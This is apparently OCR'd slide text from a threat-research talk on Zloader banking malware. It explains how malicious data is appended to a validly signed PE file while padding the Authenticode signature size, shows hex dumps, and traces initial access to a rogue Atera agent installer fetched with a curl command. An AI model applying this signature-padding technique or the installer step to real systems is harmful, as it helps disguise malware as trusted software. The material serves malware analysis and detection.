91 DE 3E 55 91 8A 56 A8 91 DE 3E 57 91 84
56 A8 91 DE 3E AA 90 84 56 A8 91 52 69 63
68 85 56 A8 91 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 50 45 00 00 64 86 07
00 64 BD 75 E9 00 00 00 00 00 00 00 00 F0
00 22 20 0B 02 0E 0F 00 60 06 00 00 A6 02
00 00 00 00 00 00 36 06 00 00 10 00 00 00
00 00 80 01 00 00 00 00 10 00 00 00 02 00
00 0A 00 00 00 0A 00 00 00 0A 00 00 00 00
00 00 00 00 50 09 00 00 04

9C 9A 00 9B 24 09 EB 24 0B 2C B3 34 B2 D2
2C 30 DA 34 5E F9 5E D5 3F B5 CB A2 C5 92
12 8C AD 95 25 A4 66 1C 05 66 28 AE 9F BE
D8 52 3E 57 1E EC A8 8A C0 ED AF 31 04 8A
70 DB E5 BA AC
```

How did they do it?

1. Valid, signed file

2. Append malicious content to end of file



PE Headers

Signature Size


```
4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF
00 00 B8 00 00 00 00 00 00 00 40 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 01 00 00 0E 1F BA 0E 00 B4
09 CD 21 B8 01 4C CD 21 54 68 69 73 20 70
72 6F 67 72 61 6D 20 63 61 6E 6E 6F 74 20
62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20
6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00
00 00 C1 37 C6 C2 85 56 A8 91 85 56 A8 91
85 56 A8 91 8C 2E 3B 91 F0 56 A8 91 DE 3E
AC  90  95  56  A8  91  DE  3E  AB  90  86  56
..........................................................A9
91 73 53 A8 91 DE 3E A9 90 93 56 A8 91 DE
3E A8 90 84 56 A8 91 DE 3E A1 90 D3 56 A8
91 DE 3E 55 91 8A 56 A8 91 DE 3E 57 91 84
56 A8 91 DE 3E AA 90 84 56 A8 91 52 69 63
68 85 56 A8 91 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 50 45 00 00 64 86 07
00 64 BD 75 E9 00 00 00 00 00 00 00 00 F0
00 22 20 0B 02 0E 0F 00 60 06 00 00 A6 02
00 00 00 00 00 00 36 06 00 00 10 00 00 00
00 00 80 01 00 00 00 00 10 00 00 00 02 00
00 0A 00 00 00 0A 00 00 00 0A 00 00 00 00
00 00 00 00 50 09 00 00 04

9C 9A 00 9B 24 09 EB 24 0B 2C B3 34 B2 D2
2C 30 DA 34 5E F9 5E D5 3F B5 CB A2 C5 92
12 8C AD 95 25 A4 66 1C 05 66 28 AE 9F BE
D8 52 3E 57 1E EC A8 8A C0 ED AF 31 04 8A
70 DB E5 BA AC

86 89 F4 53 87 EE F8 D4 80 1E 84 80 78 17
DA A5 90 0E 58 75 18 DD A5 3E 3B B2 08
76 42 15 1D 52 E9 4E E4 6E E7 98 58 FD 15
6A 6E 4C B1 0D F6 7C C1 9A 4A C6 63 E4 FB
E9 52 E1 6F 60 1D 15 0C
```

How did they do it?

1 **Valid, signed file**

2 **Append malicious content to end of file**

3 **Calculate signature size**




```
4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF
00 00 B8 00 00 00 00 00 00 00 40 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 01 00 00 0E 1F BA 0E 00 B4
09 CD 21 B8 01 4C CD 21 54 68 69 73 20 70
72 6F 67 72 61 6D 20 63 61 6E 6E 6F 74 20
62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20
6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00
00 00 C1 37 C6 C2 85 56 A8 91 85 56 A8 91
85 56 A8 91 8C 2E 3B 91 F0 56 A8 91 DE 3E
AC  90  95  56  A8  91  DE  3E  AB  90  86  56
.........................................................A9
91 73 53 A8 91 DE 3E A9 90 93 56 A8 91 DE
3E A8 90 84 56 A8 91 DE 3E A1 90 D3 56 A8
91 DE 3E 55 91 8A 56 A8 91 DE 3E 57 91 84
56 A8 91 DE 3E AA 90 84 56 A8 91 52 69 63
68 85 56 A8 91 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 50 45 00 00 64 86 07
00 64 BD 75 E9 00 00 00 00 00 00 00 00 F0
00 22 20 0B 02 0E 0F 00 60 06 00 00 A6 02
00 00 00 00 00 00 36 06 00 00 10 00 00 00
00 00 80 01 00 00 00 00 10 00 00 00 02 00
00 0A 00 00 00 0A 00 00 00 0A 00 00 00 00
00 00 00 00 50 09 00 00 04

9C 9A 00 9B 24 09 EB 24 0B 2C B3 34 B2 D2
2C 30 DA 34 5E F9 5E D5 3F B5 CB A2 C5 92
12 8C AD 95 25 A4 66 1C 05 66 28 AE 9F BE
D8 52 3E 57 1E EC A8 8A C0 ED AF 31 04 8A
70 DB E5 BA AC

86 89 F4 53 87 EE F8 D4 80 1E 84 80 78 17
DA A5 90 0E 58 75 18 DD A5 3E 3B B2 08
76 42 15 1D 52 E9 4E E4 6E E7 98 58 FD 15
6A 6E 4C B1 0D F6 7C C1 9A 4A C6 63 E4 FB
E9 52 E1 6F 60 1D 15 0C
```

signature_size = original_signature_size + len(injected_data)

How did they do it?

1. Valid, signed file
2. Append malicious content to end of file
3. Calculate signature size
4. Valid, signed file



signature_size = original_signature_size + len(injected_data)

```
4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF
00 00 B8 00 00 00 00 00 00 00 40 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 01 00 00 0E 1F BA 0E 00 B4
09 CD 21 B8 01 4C CD 21 54 68 69 77 40 80
72 6F 67 72 61 6D 20 63 61 6E 6E 6F 74 20
62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20
6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00
00 00 C1 37 C6 C2 85 56 A8 91 85 56 A8 91
85 56 A8 91 8C 2E 3B 91 F0 56 A8 91 DE 3E
AC  90  95  56  A8  91  DE  3E  AB  90  86  56
.................................................................A9
91 73 53 A8 91 DE 3E A9 90 93 56 A8 91 DE
3E A8 90 84 56 A8 91 DE 3E A1 90 D3 56 A8
91 DE 3E 55 91 8A 56 A8 91 DE 3E 57 91 84
56 A8 91 DE 3E AA 90 84 56 A8 91 52 69 63
68 85 56 A8 91 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 50 45 00 00 64 86 07
00 64 BD 75 E9 00 00 00 00 00 00 00 00 F0
00 22 20 0B 02 0E 0F 00 60 06 00 00 A6 02
00 00 00 00 00 00 36 06 00 00 10 00 00 00
00 00 80 01 00 00 00 00 10 00 00 00 02 00
00 0A 00 00 00 0A 00 00 00 0A 00 00 00 00
00 00 00 00 50 09 00 00 04

9C 9A 00 9B 24 09 EB 24 0B 2C B3 34 B2 D2
2C 30 DA 34 5E F9 5E D5 3F B5 CB A2 C5 92
12 8C AD 95 25 A4 66 1C 05 66 28 AE 9F BE
D8 52 3E 57 1E EC A8 8A C0 ED AF 31 04 8A
70 DB E5 BA AC

86 89 F4 53 87 EE F8 D4 80 1E 84 80 78 17
DA A5 90 0E 58 75 18 DD A5 3E 3B B2 08
76 42 15 1D 52 E9 4E E4 6E E7 98 58 FD 15
6A 6E 4C B1 0D F6 7C C1 9A 4A C6 63 E4 FB
E9 52 E1 6F 60 1D 15 0C
```


File Signature Vulnerability


- Pad signature without invalidating it
- 3 CVEs – 2012, 2013, 2020
- Microsoft released a fix in 2013
    - Add ability to perform strict Windows Authenticode signature verification

File Signature Vulnerability

- Pad signature without invalidating it
- 3 CVEs – 2012, 2013, 2020
- Microsoft released a fix in 2013
  - Add ability to perform strict Windows Authenticode signature verification
- **In 2014 removed it as default behavior**
  - “impact to existing software could be high”
- Easily exploitable
- Security products rely on digital signatures…

Zloader





- Banking malware/Bot
- Borrowed functionality from Zeus
- Stealthy!
- Multiple evasion techniques

Banking Malware

Trojan

Malicious program disguised as a legitimate one

Listen

Perform Man-in-the-browser attack


Steal

Harvest credentials and other sensitive financial information


Defense Evasion

- Use of legitimate software as backdoor
- Impair Defenses (T1562)
- Injection techniques (T1055)
- System Binary Proxy Execution (T1218)
- A decade old vulnerability


Initial Infection?



Initial Infection?



Analyzing the Atera installer



Download agent installer

Almost there

Download the agent installer


Install via the Command Prompt using this script

```
curl -o setup.msi "http://HelpdeskSupport873010208.servicedes…
```

Share the installer download link with your customer

```
http://HelpdeskSupport873010208.servicedesk.atera.com/GetAgen…
```

Installer




setup_undefined.msi

```
           0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
17:35A0h: 2D 41 35 46 31 2D 37 41 38 41 33 39 44 35 39 45  -A5F1-7A8A39D59E
17:35B0h: 45 41 7D 53 65 63 75 72 65 43 75 73 74 6F 6D 50  EA}SecureCustomP
17:35C0h: 72 6F 70 65 72 74 69 65 73 4E 45 54 46 52 41 4D  ropertiesNETFRAM
17:35D0h: 45 57 4F 52 4B 33 35 3B 50 52 45 56 49 4F 55 53  EWORK35;PREVIOUS
17:35E0h: 46 4F 55 4E 44 3B 57 49 58 5F 55 50 47 52 41 44  FOUND;WIX_UPGRAD
17:35F0h: 45 5F 44 45 54 45 43 54 45 44 53 4F 46 54 57 41  E_DETECTEDSOFTWA
17:3600h: 52 45 5C 4D 69 63 72 6F 73 6F 66 74 5C 4E 45 54  RE\Microsoft\NET
17:3610h: 20 46 72 61 6D 65 77 6F 72 6B 20 53 65 74 75 70   Framework Setup
17:3620h: 5C 4E 44 50 5C 76 33 2E 35 49 6E 73 74 61 6C 6C  \NDP\v3.5Install
17:3630h: 52 65 6D 6F 76 65 41 74 65 72 61 41 67 65 6E 74  RemoveAteraAgent
17:3640h: 2E 65 78 65 36 32 30 69 63 79 62 6D 2E 65 78 65  .exe620icybm.exe
17:3650h: 7C 41 74 65 72 61 41 67 65 6E 74 2E 65 78 65 72  |AteraAgent.exer
17:3660h: 65 67 41 32 43 39 41 34 32 38 32 41 41 38 34 44  egA2C9A4282AA84D
17:3670h: 37 37 39 32 37 35 39 34 30 43 39 33 35 41 33 46  779275940C935A3F
17:3680h: 38 33 53 6F 66 74 77 61 72 65 5C 41 54 45 52 41  83Software\ATERA
17:3690h: 20 4E 65 74 77 6F 72 6B 73 2D 31 2E 30 2E 30 2E   Networks-1.0.0.
17:36A0h: 30 39 39 2E 30 2E 30 2E 30 50 52 45 56 49 4F 55  099.0.0.0PREVIOU
17:36B0h: 53 46 4F 55 4E 44 57 49 58 5F 55 50 47 52 41 44  SFOUNDWIX_UPGRAD
17:36C0h: 45 5F 44 45 54 45 43 54 45 44 67 6F 6C 61 6E 63  E_DETECTEDgolanc
17:36D0h: 40 63 68 65 63 6B 70 6F 69 6E 74 2E 63 6F 6D 49  @checkpoint.comI
17:36E0h: 4E 54 45 47 52 41 54 4F 52 4C 4F 47 49 4E 43 4F  NTEGRATORLOGINCO
17:36F0h: 4D 50 41 4E 59 49 44 30 30 31 33 7A 30 30 30 30  MPANYID0013z0000
17:3700h: 32 6B 34 70 44 66 41 41 49 41 43 43 4F 55 4E 54  2k4pDfAAIACCOUNT
17:3710h: 49 44 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ID..............
17:3720h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
17:3730h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
17:3740h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

Account artifact

Initial Access – Atera Agent

- Look for “suspicious” Atera installations

